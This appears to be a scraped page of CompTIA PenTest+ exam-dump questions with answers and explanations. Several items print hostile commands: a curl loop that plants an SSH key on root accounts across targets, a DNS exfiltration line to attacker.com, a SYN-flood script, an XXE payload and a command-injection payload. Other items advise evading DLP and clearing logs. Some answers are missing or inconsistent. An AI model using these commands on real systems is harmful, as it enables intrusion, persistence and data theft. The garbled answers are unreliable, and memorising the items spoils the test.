
DB server

```
Nmap scan report for 103.1.45.50
Host is up (0.046s latency).
PORT      STATE     SERVICE    VERSION
80/tcp    filtered  http
443/tcp   filtered  ssl/http
3306/tcp  filtered  mysql
```

freecram.net
CompTIA

Answer:


Vulnerability
Remediation
Based on the output text, select the most likely vulnerability:
Bypass the WAF to communicate directly with App01.example.com.
Execute a SQL injection attack against DBProd.example.com.
Perform a SSRF attack against App01.example.com from CDN.example.com.
Exploit a privilege escalation attack on App01.example.com.
freecram.net
CompTIA



Most likely vulnerability: Perform a SSRF attack against App01.example.com from CDN.example.com.

The scenario suggests that the CDN network (with a WAF) can be used to perform a Server-Side Request Forgery (SSRF) attack. Since the penetration tester has the pentester workstation interacting through the CDN/WAF and the production network is behind it, the most plausible attack vector is to exploit SSRF to interact with the internal services like App01.example.com.

Two best remediation options:

Restrict direct communications to App01.example.com to only approved components.

Require an additional authentication header value between CDN.example.com and App01.example.com.

Restrict direct communications to App01.example.com to only approved components: This limits the exposure of the application server by ensuring that only specified, trusted entities can communicate with it.

Require an additional authentication header value between CDN.example.com and App01.example.com: Adding an authentication layer between the CDN and the app server helps ensure that requests are legitimate and originate from trusted sources, mitigating SSRF and other indirect attack vectors.

Nmap Scan Observations:

CDN/WAF shows open ports for HTTP and HTTPS but filtered for MySQL, indicating it acts as a filtering layer.

App Server has open ports for HTTP, HTTPS, and filtered for MySQL.

DB Server has all ports filtered, typical for a database server that should not be directly accessible.
These findings align with the SSRF vulnerability and the appropriate remediation steps to enhance the security of internal communications.

NEW QUESTION: 37
During a testing engagement, a penetration tester compromises a host and locates data for exfiltration. Which of the following are the best options to move the data without triggering a data loss prevention tool? (Select two).
A. Move the data using a USB flash drive.
B. Compress and encrypt the data.
C. Rename the file name extensions.
D. Use FTP for exfiltration.
E. Encode the data as Base64.
F. Send the data to a commonly trusted service.
Answer: (SHOW ANSWER)
Data Loss Prevention (DLP) tools monitor sensitive data and prevent unauthorized exfiltration.
The two best options to bypass DLP are:
Compression reduces file size, making detection harder. Encryption further protects the data by making it unreadable without a key.
DLP tools often inspect content based on known patterns (e.g., credit card numbers, sensitive keywords). Encrypted files bypass content inspection since DLP cannot analyze encrypted data.
Base64 encoding disguises data by converting it into ASCII text, making it less likely to trigger DLP signature-based detection.
Many DLP systems do not analyze encoded text deeply, assuming it is non-sensitive.

NEW QUESTION: 38
During an internal engagement, a penetration tester compromises a Linux server. The tester wants to maintain persistence without creating or modifying files on the disk or startup scripts, since these are monitored by integrity tools. Which of the following techniques best meets these requirements?
A. Installing a systemd service that connects back to the C2 server
B. Injecting a reverse shell payload into an existing running process
C. Creating a new cron job that launches a shell on reboot
D. Adding a new user account with sudo privileges for future access
Answer: (SHOW ANSWER)
Injecting a reverse shell into an existing running process achieves fileless persistence by operating entirely in memory, avoiding any changes to disk or startup mechanisms that would be detected by integrity monitoring tools.

NEW QUESTION: 39
A penetration tester gains initial access to a system and gets ready to perform additional reconnaissance. The tester cannot use Nmap on the system they used to gain initial access. The tester develops the following script to scan a network range:

```
$port = 80
$network = 192.168.1
$range = 1..254
$ErrorActionPreference = 'silentlycontinue'
$(Foreach ($r in $range)
{
      $ip = "{0}.{1}" -F $network,$r
      Write-Progress "Scanning" $ip -PercentComplete (($r/$range.Count)*100)
      If(Test-Connection -BufferSize 32 -Count 1 -quiet -ComputerName $ip)
      {
          $socket = new-object System.Net.Sockets.TcpClient($ip, $port)
          If($socket.Connected)
                {
                  "$ip port $port is open"
                   $socket.Close()
                }
          else { "$ip port $port is closed" }
      }
}) | Out-File C:\nefarious location\portscan.csv
```

freecram.net

CompTIA

The tester wants to modify the current script so multiple ports can be scanned. The tester enters a comma-separated list of ports in the port variable. Which of the following should the tester do next to provide the desired functionality?

A. Duplicate the $socket code block and modify $port for each new port variable.

B. Add a new Foreach loop directly beneath the other Foreach loop and enclose with {...}.

C. Add $pin $port to the initial Foreach loop directly following the $range variable.

D. Add $(Each ($p in $port)on the line before $socket and enclose with {....}.

Answer: (SHOW ANSWER)

To scan multiple ports, the script needs a second loop that iterates through the list of ports for each IP address. Nesting a new Foreach loop inside the existing range loop allows the script to attempt a TCP connection on each specified port for every host in the subnet.

NEW QUESTION: 40

During a vulnerability assessment, a penetration tester finds the following information:
KRBTGT account with more than 1250 days without password change.
Which of the following tools could an attacker use to exploit this vulnerability?

Freecram.net

A. Mimikatz

B. John the Ripper

C. Hashcat

D. Hydra

Answer: (SHOW ANSWER)

A long-unchanged KRBTGT password enables attackers to forge Kerberos tickets (Golden Tickets). Mimikatz is specifically used to create and inject these tickets, allowing persistent and privileged access within the domain.

NEW QUESTION: 41

During an engagement, a penetration tester discovers a web application vulnerability that affects multiple devices. The tester creates and runs the following script:

```
#!/bin/sh
for addr in $(cat targets)
do
        curl http://$addr//atod.php?execf=echo%20%22ssh-
ed25519%20AAAC3NzaC1lZDlNTE5AAAAIOD/bS5w0ijg/5xCBeLriLqFrtV4C9hXDskKCaiQXC0X%22%20%3E%20/root/authorized_users
done
```

CompTIA freeexam.net

Which of the following best describes what the tester is attempting to do?

A. Staging payloads to make bind shells

B. Creating a backdoor on several weak targets

C. Adding a password for the root user on the targets

D. Generating SSH keys to decrypt data on each target

Answer: (SHOW ANSWER)

The script sends a command to each target that appends an attacker-controlled SSH public key into the root user's authorized_keys file. This allows the tester to log in via SSH without a password, establishing persistent unauthorized access, which is a backdoor.

NEW QUESTION: 42

A penetration tester wants to perform a SQL injection test. Which of the following characters should the tester use to start the SQL injection attempt?

A. Colon

B. Double quote mark

C. Single quote mark

D. Semicolon

Answer: C (LEAVE A REPLY)

The single quote mark (') is a common character used to test for SQL injection vulnerabilities.

This character is often used to terminate a string in SQL queries. By injecting a single quote mark into an input field, a penetration tester can determine whether the application is susceptible to SQL injection based on the resulting error messages or behavior of the application.

The single quote mark is typically used first because it is straightforward and effective in revealing SQL injection flaws. Other characters like double quotes or semicolons might also be useful in specific contexts, but the single quote is the standard starting point for SQL injection testing.

NEW QUESTION: 43

During a security assessment, a penetration tester gains access to an internal server and manipulates some data to hide its presence. Which of the following is the best way for the penetration tester to hide the activities performed?

A. Clear the Windows event logs.

B. Modify the system time.

C. Alter the log permissions.

D. Reduce the log retention settings.
Answer: (SHOW ANSWER)
Clearing the event logs can effectively remove traces of the tester's activities, making it difficult for the system administrators to detect what actions were performed. While modifying the system time, altering log permissions, or reducing log retention settings could potentially obscure or reduce the logging of activities, they are less direct and can be more easily detected by system administrators.

NEW QUESTION: 44
A penetration tester is conducting an assessment of offline systems that control a power plant.
The tester is looking for vulnerabilities observable in the network stack. The rules of engagement state that the tester cannot interact with production systems. Which of the following tools or techniques should the tester use for the assessment?
A. Port mirroring
B. Storyboarding
C. Write blocker
D. SAST tool
Answer: (SHOW ANSWER)
Port mirroring allows the tester to passively capture and analyze network traffic without interacting directly with production systems, making it suitable for assessing vulnerabilities in the network stack of sensitive environments like power plants.

NEW QUESTION: 45
During a penetration test, the tester executes the following command:
C:\> setspn -q */*
The tester receives the following output:

```
Checking Domain DC=test,DC=local...
CN=Server01,Checking Domain DC=test,DC=local
CN=SQL_Service,Domain DC=test,DC=local
Server01/svc_SQLService....
```

Which of the following attacks is the tester most likely trying to perform?
A. LDAP injection
B. SQL injection
C. Kerberoasting
D. Pass-the-hash
Answer: (SHOW ANSWER)
Querying service principal names identifies accounts associated with services in Active Directory.
These accounts can be targeted to request service tickets and extract their encrypted hashes, which can then be cracked offline.

NEW QUESTION: 46
A penetration tester is authorized to perform a DoS attack against a host on a network. Given the following input:

```
ip = IP(192.168.50.2)
tcp = TCP(sport=RandShort(), dport=80, flags="S")
raw = RAW(b"X"*1024)
p = ip/tcp/raw
send (p, loop=1, verbose=0)
```

Which of the following attack types is most likely being used in the test?

A. MDK4
B. Smurf attack
C. FragAttack
D. SYN flood
Answer: (SHOW ANSWER)
A SYN flood attack exploits the TCP handshake by sending a succession of SYN requests to a target's system. Each request initializes a connection that the target system must acknowledge, thus consuming resources.

Valid PT0-003 Dumps shared by ExamDiscuss.com for Helping Passing PT0-003 Exam! ExamDiscuss.com now offer the **newest PT0-003 exam dumps**, the ExamDiscuss.com PT0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** ExamDiscuss.com PT0-003 dumps with Test Engine here:
https://www.examdiscuss.com/CompTIA/exam/PT0-003/premium/ (**426** Q&As Dumps, **35%OFF Special Discount Code: freecram**)

NEW QUESTION: 47
A penetration tester reviews a SAST vulnerability scan report. The following vulnerability has been reported as high severity:

```
Source file: components.ts
Issue 2 of 12: Command injection
Severity: High
Call
    .innerHTML = response
```

The tester inspects the source file and finds the variable responseis defined as a constant and is not referred to or used in other sections of the code. Which of the following describes how the tester should classify this reported vulnerability?
A. False negative
B. False positive
C. True positive
D. Low severity
Answer: (SHOW ANSWER)
A false positive occurs when a security tool incorrectly flags safe code as a vulnerability.
In this case, the SAST scan reports a high-severity command injection vulnerability related to .innerHTML = response However, upon reviewing the source file, the penetration tester finds that the response variable is defined as a constant and is never used dynamically in the code. This means:
- The value of responseis not influenced by user input.
- There is no real security risk because no external input is being injected into innerHTML dynamically.
Since the scanner incorrectly identified a vulnerability where none exists, this is a false positive.

NEW QUESTION: 48
A penetration tester attempts to access an internet-facing web page while conducting research on site. However, the web page is no longer accessible. Which of the following is the best step for the tester to take to continue gathering details?
A. Change the proxy settings.
B. Try a different user agent in the browser.
C. Locate a cached version of the page.
D. Ask to have the site unblocked.

Answer: (SHOW ANSWER)
When a web page is no longer accessible, the best next step during passive reconnaissance is to retrieve a cached version (e.g., via Google Cache or the Wayback Machine). This allows the tester to continue gathering intelligence without triggering detection or requiring interaction with the client's infrastructure.

NEW QUESTION: 49
A tester conducts a web application penetration test and discovers a hidden diagnostics page.
The hidden diagnostics page allows a user to ping other systems and test connectivity. Which of the following payloads is best suited to test this function?
A. ; whoami ; ps aux
B. <script>alert(l)</script>
C. ' SELECT @@version --
D. ../../../../../../etc/passwd
Answer: A (LEAVE A REPLY)
The diagnostics page executes system-level ping commands, so injecting command separators allows execution of additional operating system commands, confirming command injection vulnerability.

NEW QUESTION: 50
A penetration tester successfully gains access to a Linux system and then uses the following command:
find / -type f -ls > /tmp/recon.txt
Which of the following best describes the tester's goal?
Freecram.net
A. Permission enumeration
B. Secrets enumeration
C. User enumeration
D. Service enumeration
Answer: (SHOW ANSWER)
The command lists all files on the system and saves the output to a file. This broad search is typically performed to locate sensitive information such as credentials, keys, or configuration files - commonly referred to as secrets enumeration.

NEW QUESTION: 51
A penetration tester performs an assessment on the target company's Kubernetes cluster using kube- hunter. Which of the following types of vulnerabilities could be detected with the tool?
A. Network configuration errors in Kubernetes services
B. Weaknesses and misconfigurations in the Kubernetes cluster
C. Application deployment issues in Kubernetes
D. Security vulnerabilities specific to Docker containers
Answer: (SHOW ANSWER)
kube-hunter is a tool designed to perform security assessments on Kubernetes clusters. It identifies various vulnerabilities, focusing on weaknesses and misconfigurations.
Kube-hunter: It scans Kubernetes clusters to identify security issues, such as misconfigurations, insecure settings, and potential attack vectors.
Network Configuration Errors: While kube-hunter might identify some network-related issues, its primary focus is on Kubernetes-specific vulnerabilities and misconfigurations.
Application Deployment Issues: These are more related to the applications running within the cluster, not the cluster configuration itself.
Security Vulnerabilities in Docker Containers: Kube-hunter focuses on the Kubernetes environment rather than Docker container-specific vulnerabilities.

NEW QUESTION: 52

A penetration tester is conducting reconnaissance on a target network. The tester runs the following Nmap command:
nmap -sv -sT -p - 192.168.1.0/24.
Which of the following describes the most likely purpose of this scan?
A. OS fingerprinting
B. Attack path mapping
C. Service discovery
D. User enumeration
Answer: (SHOW ANSWER)
The most likely purpose of the scan using the command nmap -sv -sT -p - 192.168.1.0/24 is Service discovery.
The command options used are:
-sT: TCP connect scan, which attempts to establish a connection with each target port.
-sv: Service version detection, which attempts to determine the version of the service running on open ports.
-p -: Scans all 65,535 ports.
This combination indicates that the scan aims to identify which services are running on the open ports across the specified IP range and to determine their versions.

NEW QUESTION: 53
A penetration tester has discovered sensitive files on a system. Assuming exfiltration of the files is part of the scope of the test, which of the following is most likely to evade DLP systems?
A. Encoding the data and pushing through DNS to the tester's controlled server.
B. Padding the data and uploading the files through an external cloud storage service.
C. Obfuscating the data and pushing through FTP to the tester's controlled server.
D. Hashing the data and emailing the files to the tester's company inbox.
Answer: (SHOW ANSWER)
DLP (Data Loss Prevention) systems monitor and block sensitive data transfers over HTTP, FTP, Email, and removable devices.
DNS is often overlooked by DLP systems because it is required for network functionality.
Attackers use DNS tunneling (e.g., dnscat2, IODINE) to exfiltrate data inside DNS queries.
Example method:
echo "Sensitive Data" | base64 | nslookup -q=TXT attacker.com

NEW QUESTION: 54
A penetration tester gains access to a domain member server and wants to identify which potential targets are available to attack. Which of the following tools should the penetration tester use?
A. Netcat
B. Wireshark
C. Nmap
D. Responder
Answer: (SHOW ANSWER)
Nmap is the appropriate tool for network reconnaissance and target identification. After gaining access to a domain member server, the tester can use Nmap to scan the internal network, identify live hosts, open ports, and services - helping to determine the next potential targets.

NEW QUESTION: 55
During an assessment, a penetration tester obtains a low-privilege shell and then runs the following command:
findstr /SIM /C:"pass" *.txt *.cfg *.xml

Which of the following is the penetration tester trying to enumerate?
A. Configuration files
B. Permissions
C. Virtual hosts
D. Secrets
Answer: (SHOW ANSWER)
The findstr /SIM /C:"pass" *.txt *.cfg *.xmlcommand searches for the keyword
"pass" recursively across .txt, .cfg, and .xml files on the system.
This is a common penetration testing technique used to locate hardcoded credentials, API keys, or plaintext passwords stored in configuration or log files. These secrets can then be used for privilege escalation or lateral movement.
* findstr is a Windows command for searching files.
* /Ssearches in all subdirectories.
* /I is case-insensitive search.
* /Mdisplays only filenames that contain a match.
* /C:"pass"searches for the exact word "pass" (could match "password", "passphrase", etc.).
* *.txt *.cfg *.xmlsearches in common plaintext configuration file formats.

NEW QUESTION: 56
A penetration tester observes an employee logging in to their laptop. The penetration tester wants to gain access to information with the least intervention. Which of the following actions should the penetration tester take?
A. Send a smishing message.
B. Utilize a USB hardware keylogger.
C. Send a phishing email to the employee.
D. Engage in shoulder surfing.
Answer: (SHOW ANSWER)
Shoulder surfing allows the tester to passively observe the employee entering credentials without interacting with the target or introducing artifacts, making it the least intrusive method to obtain access information.

NEW QUESTION: 57
During an assessment, a penetration tester runs the following command:
dnscmd.exe /config /serverlevelplugindll C:\users\necad-TA\Documents\adduser.dll
Which of the following is the penetration tester trying to achieve?
A. DNS enumeration
B. Privilege escalation
C. Command injection
D. A list of available users
Answer: (SHOW ANSWER)
The tester is attempting to register a malicious DLL as a server-level plugin to escalate privileges.
Privilege escalation:

The command uses dnscmd.exe, a legitimate Windows tool for managing DNS servers. By setting a malicious DLL (adduser.dll) as a server-level plugin, attackers can gain SYSTEM-level privileges.
This technique is a DLL hijacking attack.

NEW QUESTION: 58
Which of the following components of a penetration test report most directly contributes to prioritizing remediations?
A. Proof of concept
B. Risk scoring
C. Attack narrative
D. Executive summary
Answer: (SHOW ANSWER)
Risk scoring assigns severity levels based on factors like impact and likelihood, allowing organizations to prioritize which vulnerabilities should be remediated first.

NEW QUESTION: 59
There is a low-level shell on a system, and a penetration tester has discovered a service with system-level privileges that is available in the following directory structure:
objectpath\imagepath=C:\Program Files\New Folder\bin\cutepanda.exe
Which of the following is the most likely attack the tester should perform on the host?
A. Unquoted service path injection
B. Process hollowing injection
C. Library injection
D. User-controlled access bypass
Answer: (SHOW ANSWER)
The service path contains spaces and is not enclosed in quotes, which allows the system to interpret and execute unintended binaries placed in higher-priority paths. This enables privilege escalation by placing a malicious executable in a location that will be executed with system-level privileges.

NEW QUESTION: 60
A penetration tester creates the following Python script that can be used to enumerate information about email accounts on a target mail server:

```
...
5 |     mail = imaplib.IMAP4 (target_server, target_port)
6 |     mail.login (target_login, target_passwd)
7 |     status, messages = mail.select ("inbox")
8 |     print (f"Total Emails: {int(messages[0])}")
9 |     mail.logout()
```

CompTIA freecram.net

Which of the following logic constructs would permit the script to continue despite failure?
A. Add a do/whileloop.
B. Add an iterator.
C. Add a try/exceptblock.
D. Add an if/elseconditional.
Answer: (SHOW ANSWER)

By wrapping the IMAP operations in a try/except, any runtime errors (such as failed connections or logins) can be caught and handled, allowing the script to continue executing rather than aborting.

NEW QUESTION: 61

A penetration tester needs to test a very large number of URLs for public access. Given the following code snippet:

```
1 import requests
2 import pathlib
3
4 for url in pathlib.Path("urls.txt").read_text().split("\n"):
5     response = requests.get(url)
6     if response.status == 401:
7         print("URL accessible")
```

freecram.net CompTIA

Which of the following changes is required?

A. The condition on line 6

B. The method on line 5

C. The import on line 1

D. The delimiter in line 3

Answer: A (LEAVE A REPLY)

The code is checking if the response status code is 401 (Unauthorized) to determine if a URL is accessible. However, a 401status code means authentication is required, not that the URL is publicly accessible. The correct condition should check for 200(OK) or similar success status codes.

Change line 6 from:

if response.status == 401:

To:

if response.status_code == 200: # Checks if URL is publicly accessible

Valid PT0-003 Dumps shared by ExamDiscuss.com for Helping Passing PT0-003 Exam! ExamDiscuss.com now offer the **newest PT0-003 exam dumps**, the ExamDiscuss.com PT0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** ExamDiscuss.com PT0-003 dumps with Test Engine here:

https://www.examdiscuss.com/CompTIA/exam/PT0-003/premium/ (**426** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 62

A penetration tester finds that an application responds with the contents of the /etc/passwdfile when the following payload is sent:

```
<?xml version="1"?>
<!DOCTYPE data [ <!ENTITY foo SYSTEM "file:///etc/passwd" ]>
<test>&foo;</test>
```

Which of the following should the tester recommend in the report to best prevent this type of vulnerability?

A. Filter special URL characters: Only alleviates SSRF, cannot prevent local file access, treating the symptoms but not the root cause

B. Deploying WAF interception keywords: easily encoded or distorted, bypassing, and unstable protection

C. XML Disable external entities in the parser / DTD: addressing the root cause, standard official fix

D. Tightening file access permissions: Restricting only certain files cannot completely eliminate exploitation


Answer: (SHOW ANSWER)

The XML snippet in the image is an XML External Entity (XXE) attack. XXE vulnerabilities occur when an application processes XML input containing a reference to an external entity, allowing an attacker to read local files (like /etc/passwd), perform SSRF (Server-Side Request Forgery), or even execute remote code.
To prevent this vulnerability, the best mitigation is disabling external entities (DTDs) in the XML parser. This prevents attackers from accessing local or remote resources through XML payloads.

